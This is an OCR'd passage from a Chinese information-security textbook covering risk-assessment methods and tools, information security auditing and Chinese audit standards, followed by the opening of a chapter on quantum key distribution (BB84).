



**图 12-11　风险值计算**

一般地,安全风险可形式化表达为:

$$风险值 = R(A,T,V) = R[L(T,V) \times F(I_a,V_a)]$$

其中 $R$ 为风险函数;$A$,$T$,$V$ 分别表示资产、威胁和脆弱点;$I_a$ 表示安全事件所作用的资产价值;$V_a$ 表示脆弱点等级大小;$L$ 表示威胁利用资产的脆弱点而导致安全事件的可能性;$F$ 表示安全事件发生后造成的损失。

在风险处理计划方面,主要完成对不可接受的风险的处理工作。风险处理计划中应明确采取的弥补脆弱点的安全措施、预期效果、实施条件、进度安排、责任部门等。在残余风险评估方面,主要用来评估在安全措施实施后,残余风险是否降低到可以接受的水平。若仍然不满足风险水平的要求,则需要进一步调整风险处理计划,增加相应的安全措施。

**7. 风险评估文档记录**

该阶段主要记录在整个风险评估过程中产生的评估过程文档和评估结果文档,包括:风险评价计划、风险评估程序、资产识别清单、重要资产清单、威胁列表、脆弱点列表、已有安全措施确认表、风险评估报告、风险处理计划和风险评估记录。

### 1224 信息安全风险评估方法与工具

**1. 信息安全风险评估方法**

评估信息安全的风险,首先必须选择适合本信息系统的方法。评估方法是使评估有效的重要因素,它对评估过程中的每个具体的环节都有直接影响。评估方法除了具备较高的可信度外,还要尽可能确保评估指标的量化以便对其更有效的应用。有时评估方法不同甚至可能导致评估结果不同,因此,对评估方法的选择,应该由具体情况决定选用适当的方法。信息安全风险评估方法根据计算方法不同可分为定性的评估方法、定量的评估方法和定性与定量结合的评估方法。

1) 定性分析方法

定性的评估分析方法是一种采用比较广泛的模糊分析方法。这种方法主要依靠专家的知识和经验、被评估对象的相关记录以及相关走访调查来对资源、威胁、脆弱点和现有的防范措施进行系统评估。它主要通过与被调查对象的深入访谈、各种安全调查表格等方式来确定资产的价值权重,并通过一定的计算方法确定某种资产所面临的风险的近似大小。

定性分析方法的优点有:操作简单易行并且容易理解和实施,不宜产生不同的意见,并且能够较方便地对风险程度大小进行排序;缺点是:对有些重要风险级别区分度欠缺,分析结果容易偏向主观性。

定性分析方法很多,包括小组讨论(如 Delphi 方法)、调查、人员访谈、问卷和检查列表等。典型的定性分析方法如下:

(1) 主观评分法。主观评分法是凭借专家的经验等,根据评价标准,让专家判断可能产生的每个风险并赋予其权重,这里我们用“0”表示没有风险,“10”代表风险很大,“0～10之间的数字”表示风险程度依次加大,然后把全部风险的权重加起来计算出整体风险水平,最后与风险评估基准进行比较,这里以故障树为例进行介绍。

(2) 故障树分析法。故障树分析法是由美国贝尔电话实验室的 Watson 和 Mearns

于 1961 年到 1962 年期间首次提出并采用的。故障树分析法源于他们在分析好预测民兵式导弹发射控制系统安全性时发现的。故障树分析法主要应用遵循从结果找到原因的原则，将风险形成的原因由总体到部分按树枝形状逐级细化，分析项目风险及其产生原因之间的因果关系，即在前期预测和识别各种潜在风险因素的基础上，运用逻辑推理的方法，沿着风险产生的路径，求出风险发生的概率，并能提供各种控制风险因素的方案。

故障树分析法以其广泛的应用、强大的逻辑性和形象化等特性，对分析和评估比较复杂系统的风险很有效。此外，该方法用其固定的流程来分析，并借助计算机辅助建树，其结果有系统性、预测性和准确性的特点。在项目评估中，故障树分析法对风险管理效率的提高作用很大。

2）定量分析方法

定量分析方法是基于定性分析方法的，用数学的方法分析处理已经量化的各项指标，得出系统安全风险的量化评估结果。其思想是对构成风险的各个要素和潜在损失的水平赋以数值，进而来量化风险评估的整个过程和结果。常用的定量评估方法有：

（1）决策树法。决策树法是一种直观运用概率分析的图解法。如果已知各种情况的发生概率，就可以通过构成决策树求取净现值的期望值的概率，以此评价项目风险并判断其可行性的决策分析方法。决策树方法因其形象化、清晰有效和特有的结构模型的特点非常利于项目执行人员进行集体分析和探讨。

（2）模糊综合评价法。模糊评价法是对模糊系统进行分析的基本方法之一，多用于目标决策。对在评估过程中所带有主观性的问题以及客观遇到的模糊现象，模糊评价都可以进行有效的处理。模糊评价是在模糊条件下，考虑多种因素影响，为了某一目的而反对事物做出决策的一种综合决策方法。

模糊综合评价法是利用模糊数学中的模糊变换原理和最大隶属度原则对被评价事物相关的各个因素做出的综合评价。该评价方法着眼于各个相关因素。

（3）层次分析法。层次分析法（Analytic Hierarchy Process，AHP）是美国著名的运筹学家 T. L. Satty 教授在 20 世纪 70 年代提出的，一种有效简便灵活处理不易定量化而又实用的一种定向与定量相结合的、层次化的多准则决策方法。层次分析法的核心是将负责的问题进行层次化，将原问题简单化并在层次基础上进行分析；它把决策者的主观判断量化，以数量形式进行表达和处理，通过定量形式的数据将定性和定量分析相结合从而帮助决策者进行决策。

3）定性与定量结合的分析方法

定性分析要求分析者具有一定的能力和经验，且分析基于主观性，其结果很难统一；而定量分析依赖大量的统计数据，且分析基于客观，其结果很直观，容易理解。另外，信息安全风险评估是一个复杂的过程，涉及多个因素、多个层面，具有不确定性，它是一个多约束条件下的多属性决策问题。而在实际评估中，有些要素的量化很容易，而有些却是很困难甚至是不可能的。如果单纯地使用定性或定量的方法，对风险有效的评估则是很难的。因此将两种方法相结合对风险进行评估才能得出更有效的结论。

**2. 信息安全风险评估工具**

风险评估工具是随着人们在对信息安全风险评估不断认识以及对评估过程不断完善

的过程中逐渐发展的。随着人们对信息资产的深入理解，发现信息资产不只包括存在与计算机环境中的数据、文档，信息在组织中的各种载体中传播，包括纸质载体、人员等，因此信息安全包括更广泛的范围。同时，信息安全管理者发现解决信息安全的问题在于预防，而不是简单的防御，因此，许多国家和组织都建立了针对预防安全事件发生的风险评估指南和方法。基于这些方法，同时也开发了大量的风险评估工具，如 CRAMM、RA 等。

目前风险评估过程常用的是一些专用的自动化的风险评估工具，无论是商用的还是免费的，此类工具都可以有效地通过输入数据来分析风险，最终给出对风险的评价并推荐相应的安全措施。对于目前最常见的自动化评估工具的比较如表 12-1 所示。

**表 12-1 常见的自动化评估工具的比较**

| 工具名称 | COBRA | RA | CRAMM | @RISK | BDSS |
|---|---|---|---|---|---|
| 组织/国家 | C&A 系统安全公司/英国 | 英国标准协会(BSI)/英国 | 中央计算机与电信局(CCTA)/英国 | Palisade 公司/美国 | 综合风险管理组织/美国 |
| 体系结构 | C/S 模式 | 单机版 | 单机版 | 单机版 | 单机版 |
| 采用方法 | 专家系统 | 过程式算法 | 过程式算法 | 专家系统 | 专家系统 |
| 定性/定量算法 | 定性/定量结合 | 定性/定量结合 | 定性/定量结合 | 定性/定量结合 | 定性/定量结合 |
| 数据采集形式 | 调查问卷 | 过程 | 过程 | 调查问卷 | 调查问卷 |
| 对使用人员的要求 | 不需要有风险评估的专业知识 | 依靠评估人的知识和经验 | 依靠评估人的知识和经验 | 不需要有风险评估的专业知识 | 不需要有风险评估的专业知识 |
| 结果输出形式 | 结果报告：风险等级与控制措施 | 风险等级与控制措施（基于 BS7799 提供的控制措施） | 风险等级与控制措施（基于 BS7799 提供的控制措施） | 决策支持信息 | 安全防护措施列表 |

从表 12-1 可以看出，这五种著名的自动化评估工具从发布的组织/国家、体系结构、评估所采用的方法、风险分析计算的方法等几个方面来看具有其共同点也有其自身的特点。

(1) 从发布的组织/国家来看，主要是英国和美国等国家，我国现在还没有一种自动化评估工具软件得到国际上的认可。

(2) 从体系结构来看，这些工具具有一定的共同点，大都是单机版，只有 COBRA 采用了 C/S 模式，采用这种模式可以将数据库和客户端进行分离，保证了系统的可维护性，实践中只要不断丰富完善数据库就可以对工具进行更新。

(3) 评估方法和数据采集方式的使用是具有相关性的，RA 和 CRAMM 是使用传统的过程式算法，造成它们的数据采集方式都是过程式的，这种方法具有流程单一、不能适应实际评估目标情况的缺点；而更多的工具采用了专家系统和调查问卷的方法，专家系统可以使评估工具发挥更大的作用，结合调查问卷和背后强大知识库的支持，可以适应实际评估中多变的情况，更好地完成对被评估系统风险要素情况的采集，并且可以更有效地分

析出被评估系统的风险状况。

（4）对使用者的要求是不断降低的趋势，大多数自动化评估工具不需要具有专业风险评估知识的使用者。

（5）在结果输出来看，各种工具的输出都侧重了不同的方向，不过根据被评估系统的风险状况提出有效的控制措施是基本的功能。

## 12.3　信息安全审计

审计（Audit）是指由专设机关依照法律对国家各级政府及金融机构、企业事业组织的重大项目和财务收支进行事前和事后的审查的独立性经济监督活动。审计是一种经济监督活动，经济监督是审计的基本职能。通常，审计主要是指财务审计。但是随着企业信息系统的广泛应用和计算机网络的普及，企业的经营模式发生了根本性的变革，企业传统的内部审计也带来了巨大的挑战，IT 审计成为审计的重要内容，审计的内容和审计的方式发生了重要变化。中国内部审计协会 2013 年发布的第 2203 号内部审计具体准则——信息系统审计，对信息系统审计提出了具体要求，其中也包括信息安全审计的内容。信息系统审计也称为 IT 审计，信息安全审计是其重要内容，要做好 IT 审计必须深入了解信息安全。特别是随着信息化的深入，信息安全审计重要性越来越突出。

### 12.3.1　信息安全审计概述

信息安全审计是 IT 审计和信息系统审计的重要组成部分。国家审计机关已经开展的信息系统审计工作中，信息安全审计是其重要内容之一。我国银监会、证监会等多个行业监管部门均已出台相关政策，要求建立信息安全审计制度，定期实施信息安全审计。信息安全审计已经成为一种重要的职业。信息安全审计师（Certified Information Security Professional-Auditor，CISP-Auditor）是中国信息安全测评中心（CNITSEC）在 CISP 现有人员资格认证注册工作的基础上，于 2012 年推出的一项信息安全专业人员资格认证项目，是国家对信息安全审计人员资质的最高认可。中国信息安全测评中心鼓励从事信息安全审计和信息系统审计岗位的工作人员取得国家注册信息安全审计师认证资格。

CISP-Auditor 注册人员应掌握两部分内容：信息安全基础知识、信息安全审计知识。信息安全审计知识将重点关注传统财政财务收支审计、信息系统审计的方法和流程、信息安全控制措施的审计实务以及在实际审计过程中可能用到的审计工具。在整个注册信息安全审计师（CISP-Auditor）的知识体系结构中，共包括信息安全保障概述、信息安全技术、信息安全管理、信息安全工程、信息安全标准法规、信息安全审计基础、信息安全审计方法与流程、信息安全控制审计实务、信息安全计算机辅助审计技术这九个知识类。

下面介绍有关信息安全审计的几个概念。

（1）独立性。独立性是审计部门的基本原则之一。几乎所有的审计部门都强调，审计的独立性是审计成功的关键之一，是审计结果权威性和公正性的基础。

审计独立性是指审计师不受那些会削弱或可能是合理的估计但仍会削弱审计师做出

无偏审计决策能力的压力及其他因素的影响。其对审计工作来讲至关重要。因为涉及市场经济的利益公平，独立性被职业界视为审计的灵魂。

（2）内部控制。内部控制(internal controls)是指一个单位的各级管理层，为了保护其经济资源的安全、完整，确保经济和会计信息的正确可靠，协调经济行为，控制经济活动，利用单位内部分工而产生的相互制约，相互联系的关系，形成一系列具有控制职能的方法、措施、程序，并予以规范化，系统化，使之成为一个严密的、较为完整的体系。审计的主要任务就是为了改善企业的内部控制状态。

内部控制的类型：预防性控制、侦测性控制、反应性控制。这三种内部控制的作用分别是阻止不良事件的发生，事件发生后进行侦测，反应是介于二者之间的控制。例如：软件变更的控制、访问控制、灾备控制等。

（3）信息安全审计的过程。信息安全审计的过程分为6阶段，即计划、实地考察与制作文档、发现问题和验证问题、制定解决方案、起草并发布报告、问题跟踪。

在开始审计之前，必须确定你计划审计什么。计划的目标是确定审计的对象和范围，一个有效的计划是审计成功的关键。在计划阶段，主要任务包括：接受审计任务、进行初步调查、了解客户需求、列出检查清单、开展研究、进行评估、制定进度表、召开会议。

在审计完成后，需要提交审计报告，记录审计的过程和审计的结果。

审计师普遍的感觉只要审计报告一经发布，那么审计工作就算完成了。然而，发布一个报告对于公司来说只是发现了问题，并没有解决问题。审计工作在审计中发现的问题未被解决之前都称为审计没有真正的完成。审计部门必须要开发一个程序，以使其中的成员能够有能力追踪问题，直到问题被解决。

### 12.3.2 信息安全审计的作用与内容

在各行各业，信息安全在IT管理中的关注度越来越高，企业对信息安全的资金投入也越来越大。信息化初期，仅是投入单一的安全技术与产品，目前已过渡到信息安全的整体解决方案。同时，IT外包也是行业发展趋势，信息安全审计工作除了企业自身进行内审外，邀请具有适当资质的、独立第三方进行外审，也是未来发展的趋势。

实施信息系统安全审计可以起到以下作用。

（1）驱动业务增值。组织机构可通过审计，确保信息系统所产生数据的真实性、完整性和可靠性，切实落实合适的IT治理模式，使IT治理成为组织机构的战略性资源，为业务增值。

（2）提升IT管理。通过对网络或系统的脆弱性、有效性等进行测试、评估和分析，发现控制缺陷或漏洞，并提出整改加固的建议，可促进被审计机构提高IT管理水平，从而提高业务经济效益。

（3）健全内控制度。通过审计，对信息系统的管理流程进行诊断，客观中立地指出IT建设和运维过程中的风险，帮助组织机构建立健全的内控制度。

信息安全审计涉及信息安全的各个方面，具体包括：

- 实体级(Entity-Level)控制审计。
- 数据中心与灾备审计。

- 路由器、交换机、防火墙审计。
- 操作系统审计,包括 Windows、UNIX、Linux 等。
- Web 服务器和 Web 应用审计。
- 数据库审计。
- 存储审计。
- 虚拟化环境审计。
- WLAN 和移动设备审计。
- 应用审计。
- 云计算和外包服务审计。
- 项目审计。

### 12.3.3 信息系统安全审计的发展

与西方发达国家相比,我国的 IT 安全审计工作起步比较晚,与之关联的安全审计技术、安全审计准则和审计制度等尚待进一步完善。国内的信息系统安全审计发展经历了两个阶段:

**1. 信息系统安全审计的引进阶段**

1999 年,财政部发布了《独立审计准则第 20 号—计算机信息系统环境下的审计》,该准则在部分内容上参考并借鉴了国外的针对审计方便的研究成果。这是国内首次提出要针对计算机信息系统实施审计的要求。同年,国家质量技术监督局颁布了《GB17859—1999 计算机信息系统安全保护等级划分准则》,该准则用于实施计算机信息系统安全保护等级及测评,是实施安全等级保护管理的基础性标准,其中明确要求了针对不同安全级别的信息系统,实施不同安全等级的安全控制要求,来防范未授权的访问以及维护信息系统受到破坏时候的访问审计总记录。

**2. 2005—2009 年 信息系统安全审计成长发展期**

Internet 在国内得到了快速的发展和普及,随之而来的信息安全问题不断涌现,在这样的背景下,国内信息系统安全审计得到了足够的重视和长足的发展。国家政府部门、能源行业、金融行业、电信行业相继推出了适合于自己行业特点的信息系统风险管理标准、制度以及政策法规,这些活动和策略支撑并推动了信息安全审计的快速发展。公安部于 2005 年 12 月颁布了 82 号令,标题为《互联网安全保护技术措施规定》,该规定要求“互联网服务提供者和连接到互联网上的企事业单位必须记录、跟踪网络运行状态、记录网络安全事件等安全审计功能,并应当具有至少保存六十天记录备份的功能。”2006 年,国务院信息化工作办公室,国家保密局、公安部、国家密码管理局,联合统一制定并发布了《信息安全等级保护管理办法(试行版)》,该办法要求在对信息系统进行定级、建设、整改、测评等工作的时候要严格按照相关行业及国家技术标准进行。作为信息安全等级保护的重要基础标准的《信息系统安全等级保护基本要求》,在该要求中,安全审计能力在不同安全等级的信息系统审计过程中也不尽相同,如:需要针对安全事件,用户行为,进行安全记录,并且该安全记录可以被统计分析,并生成报告和表格。2006 年,国家保密局于 2006 年发布了《涉密信息系统分级保护技术要求》,简称 BMB17—2006 号文件,该文件中要求对于

不同涉密单位的信息系统，不同级别的信息系统，需要采用相对应的审计措施。2006—2009年，在多个行业的信息系统安全建设中，安全审计被要求作为一项重要的工作要求。2008年6月，审计署，保监会，财政部，证监会等联合发布了《企业内部控制基本规范》，并于2011年1月1日起正式实施，主要针对境内外同时上市的中小公司，是我国审计领域的里程碑式的举措，由于该规范类似于美国的SOX法案，因此，被称为中国的“SOX法案”。2009年3月，银监会发布了《商业银行信息科技风险管理指引》，该指引主要是为了加强商业银行信息系统的风险管理，确保其重要信息系统按照规范的要求满足风险管理，降低风险等级。其中该管理指引明确要求了内外部审计在其中的作用，并且明确安全审计要贯穿在信息系统活动及生命期过程中。在信息化不断发展的当今，为确保信息系统安全稳定运行，安全审计成为不可或缺的重要技术手段。根据以上信息安全审计的发展概述，各个行业和在信息化发展过程中存在的不同，因此，相对应的安全审计的要求和关注点也不一样。而针对政府部门来说，其主要还是关注信息安全等级保护方面的要求，确保信息系统可以满足该等级保护的审计要求。

**3. 中国内部审计协会提出的2203号文：信息系统审计准则**

为了规范信息系统审计工作，提高审计质量和效率，中国内部审计协会提出了2203信息系统审计准则。该准则适用于各类机构的内部审计人员，内部审计机构以及相关的信息系统审计活动。其他组织或者人员接受委托、聘用，承办或者参与内部审计业务，也应当遵守本准则。信息系统审计的目的是通过实施信息系统审计工作，对组织是否实现信息技术管理目标进行审查和评价，并基于评价意见提出管理建议，协助组织信息技术管理人员有效地履行职责。

2203信息系统审计准则于2003年6月1日正式实施，其中它包括了基本准则和10个内部审计具体准则，并且在第二年发布了11到15号沟通准则，以及5个内部审计具体准则。从2005年到2013年8月，持续发布了多个实务指南，并且对该准则实施了修订工作，修订后的终稿以于2014年1月1日施行。

在该准则当中，在第二章——一般原则中第四条，明确定义了信息系统审计的目的：信息系统审计的目的是通过实施信息系统审计工作，对组织是否实现信息技术管理目标级进行审查和评价。

另外，在第八条，内部审计人员应当采用以风险为基础的审计方法进行信息系统审计，风险评估应当贯穿于信息系统审计的全过程。要求审计人员具有相关的信息安全风险评估的知识和技能，能利用相关工具实施基于风险评估的安全审计工作。在准则当中确定了信息技术的管理目标，即：组织的信息技术管理目标主要包括：保证组织的信息技术战略充分反映组织的战略目标、提高组织所依赖的信息系统的可靠性、稳定性、安全性及数据处理的完整性和准确性、提高信息系统运行的效果与效率，合理保证信息系统的运行符合法律法规以及相关监管要求。从以上分析可以看出，针对信息系统的安全审计是有详细的准则依据，在实施安全审计的过程中需要严格遵守这些准则和要求，才能确保审计工作的客观和准确性。

# 12.4 本章小结

近年来,信息安全理论与技术发展很快,从传统的加密解密、杀毒软件、防火墙、入侵检测到容忍入侵、可生存性、可信计算、信息保障等的研究,从关注信息的保密性发展到关注信息的可用性和服务的可持续性,从关注单个安全问题的解决发展到研究网络的整体安全状况及变化趋势。信息安全领域进入了以立体防御、深度防御为核心思想的信息安全保障时代。形成了以预警、攻击防护、响应、恢复为主要特征的全生命周期安全管理,出现了大规模网络攻击与防护、互联网安全监管等许多新的研究内容。安全管理也由信息安全产品测评发展到大规模信息系统的整体风险评估与等级保护等。在发展信息安全技术的同时,加强信息安全管理和信息安全审计具有重要的意义。

# 参考文献

[1] 赵刚. 信息安全管理与风险评估. 北京:清华大学出版社,2014.

[2] 孙强,陈伟,王东红. 信息安全管理:全球最佳实务与实施指南. 北京:清华大学出版社,2004.

[3] ISO/IEC27002:2013. Information technology-Security Techniques-Code of practice for information security controls. http://www.iso.org/iso/ catalogue_detail?csnumber=54533.

[4] ISO/IEC27001: 2013. Information technology-Security techniques-Information security management systems-Requirements. http://www. iso. org/iso/ catalogue _ detail? csnumber =54534.

[5] ISO/IEC27002:2005. Information technology-Security techniques-Code of practice for information security management. http://www.iso.org/iso/ catalogue_detail?csnumber=50297.

[6] Institute I. G. COBIT4.1. https://www. isaca. org/Knowledge-Center/cobit/ Documents/ COBIT4.pdf.

[7] ISO/IEC13335. Information technology-Guidelines for the management of IT Security.

[8] 公安部,国家质量技术监督局. GB17895—1999《计算机信息系统安全保护等级划分准则》.

[9] ISO/IEC15408-1:2009. Information technology-Security techniques-Evaluation criteria for IT security-Part 1:Introduction and general model. http://www.iso.org/iso/ catalogue_detail.htm?csnumber=50341.

[10] 中华人民共和国国家质量监督检验检疫总局,中国国家标准化管理委员会. GB/T20984—2007 标准《信息安全技术—信息安全风险评估规范》.

[11] 牛少彰,崔宝江,李剑. 信息安全概论. 北京:北京邮电大学出版社,2012.

[12] Chris Davis,Mike Schiller,Kevin Wheeler. IT Auditing:Using Controls to Protect Information Assets,Second Edition,McGraw Hill.

# 思考题

1. 简述三分技术,七分管理的含义。
2. 什么是 PDCA 模型? 从 PDCA 模型角度如何理解 ISMS 过程?

3．什么是信息安全风险评估？其包含哪些要素？
4．信息安全风险评估有哪些策略？
5．简述信息安全风险评估流程。
6．从定性和定理角度，信息安全风险评估有哪些方法？
7．当前信息安全风险评估有哪些工具？
8．简述信息安全审计的过程。

# 第13章

# 信息安全新技术及应用

**本章学习要点：**

✍ 理解量子密钥分发、量子隐形传态过程；
✍ 了解建立量子纠缠通道的相关量子技术；
✍ 了解大数据面临的主要安全与隐私威胁；
✍ 理解当前大数据安全与隐私主要保护措施；
✍ 理解可信计算思想及体系结构；
✍ 了解可信网络连接。

## 13.1 量子密码

随着科学技术的快速发展和创新，信息安全技术也不断取得新的突破，本节所要介绍的量子信息技术就是量子力学与信息技术相结合而产生的新兴交叉技术。与传统经典信息技术相比较，量子信息技术在确保信息安全、提高运算速度和探测精度等方面具有重大的、颠覆性的影响，是目前最引人瞩目的前沿技术领域之一。

根据摩尔（Moore）定律，每十八个月计算机微处理器的速度就增长一倍，其中单位面积（或体积）上集成的元件数目会相应地增加。可以预见，在不久的将来，芯片元件就会达到它能以经典方式工作的极限尺度。因此，突破这种尺度极限是当代信息科学所面临的一个重大科学问题。量子信息的研究就是充分利用量子物理基本原理的研究成果，发挥量子叠加、纠缠等特性的强大作用，探索以全新的方式进行计算、编码和信息传输的可能性，为突破芯片极限提供新概念、新思路和新途径。

量子信息技术基于量子力学特性具有得天独厚的优势，为信息技术的发展开创了新的原理和方法，包括量子密码、量子通信、量子计算和量子雷达等领域。量子信息领域的开拓者——美国IBM研究院的Bennett曾说：“量子信息对经典信息的扩展与完善，就像复数对实数的扩展与完善一样”。目前，量子信息技术已经成为信息安全新技术中的重要研究分支，本节主要介绍量子密码技术和量子通信技术两个方面。

### 13.1.1 量子密码技术

量子密码是密码学与量子力学相结合的产物，不同于以数学为基础的经典密码体制。目前，经典密码体制面临三个方面的威胁。首先，经典密码体制安全性是建立在没有严格证明的数学难题之上。数学难题的突破必将给经典密码算法带来毁灭性打击。其次，计

算机科学的飞速发展导致其计算能力的快速提高，始终冲击着经典密码。再次，量子计算理论的发展使得数学难题具有量子可解性。在1994年Shor提出了多项式时间内求解大数因子和离散对数的量子算法使得目前常用的基于大数分解困难性提出的RSA公钥密码体制和ElGamal公钥密码体制受到极大威胁。1998年，Grove提出了量子搜索算法，即在N个记录的无序数据库中搜索记录的时间复杂度为对N开平方根，可以提高量子计算机利用蛮力攻击方法破解经典密码的效率，使得经典密码体制受到威胁。

量子密码学的思想最早是由美国人Wiesner在1969年提出。后来IBM的Bennett和Montreal大学的Brassard在此基础上提出了量子密码学的概念，并于1984年提出了第一个量子密钥分发(Quantum Key Distribution，QKD)协议——BB84协议。这一成果标志着量子密码学的诞生，也奠定了量子密码学发展的基础。之后，许多新的量子密钥分配方案相继出现，实验研究也取得重大突破。

鉴于量子密码技术在下一代安全通信领域具有巨大的战略意义，近年来，美国、欧盟、日本等投入了巨大的人力物力进行这一技术的研究，新一轮的技术竞赛正在激烈进行。例如，美国DARPA于2002—2007年在波士顿建设了一个10结点的量子密码网络，欧洲于2009年在维也纳建立了一个8结点的量子密码网络，2010年日本NICT在东京建立了一个4结点的量子密码演示网络，使用了6种量子密钥分配系统。

中国研究组在量子密码技术实用化研究领域走在了世界前列。2004年，中国科学技术大学韩正甫研究组在北京和天津之间的125km商用光纤中演示了量子密钥分配，并发明了基于波分复用技术的“全时全通”型“量子路由器”，实现了量子密码网络中光量子信号的自动寻址，并使用这一方案分别在北京(2007年)和芜湖(2009年)的商用光纤通信网中组建了4结点和7结点的城域量子密码演示网络。中国科学技术大学潘建伟研究组也于2008年和2009年在合肥实现了3结点和5结点量子密码网络。目前，清华大学、北京大学、华东师范大学、上海交通大学、华南师范大学、山西大学、国防科技大学、北京邮电大学等单位的研究组也在量子密码技术的研究上取得了出色的研究成果。

这里，我们仅以BB84协议为例，介绍量子密钥分配的基本原理。量子密钥分配与经典密钥分配最本质的区别在于前者是运用量子态来表征随机数0、1(经典比特)，而现有密钥分配是运用物理量来表征比特0、1的，如有无电荷等。若采用光脉冲来传送比特，在经典信息中，光脉冲有光子代表1，无光子代表0，但在量子信息中则是采用单个光子的量子态，如偏振状态来表征比特的。

BB84协议采用四个量子态(↔，↕，↖↘，↙↗)来实现量子密钥分配，事先约定：水平偏振和$-45°$偏振代表比特“0”，垂直偏振和$+45°$偏振代表比特“1”，量子密钥分配的操作步骤如图13-1所示。

这种密钥建立方式的安全性由量子力学的测不准原理(指不可能完全知道量子系统的物理特征，对一种特征的测量将会改变另一种特征)、不可克隆定理(指不可能生成一个未知量子状态的完整副本)保证：当有窃听者对信道中传输的光子进行窃听时，会被合法的收发双方通过一定的检测步骤发现。由于其物理安全保障机制不依赖于密钥分发算法的计算复杂度，因此可以在理论上达到密码学意义上的无条件安全。

将量子密钥分发协议获得的密钥与“一次一密”密码体制结合，可以实现无条件安全

的保密通信。也就是说，通信双方在进行保密通信之前，先使用量子光源，通过公开的量子信道，依照量子密钥分配协议在通信双方之间建立对称密钥，再使用建立起来的密钥对明文进行加密。这使得“一次一密”密码真正能应用于实际。

量子密码的安全性是其核心价值，安全性分为协议安全性和实际系统安全性两个层面。量子密码概念提出至今，研究者已设计了多种量子密钥分配协议，并围绕这些通信协议的无条件安全证明进行了大量的理论工作。

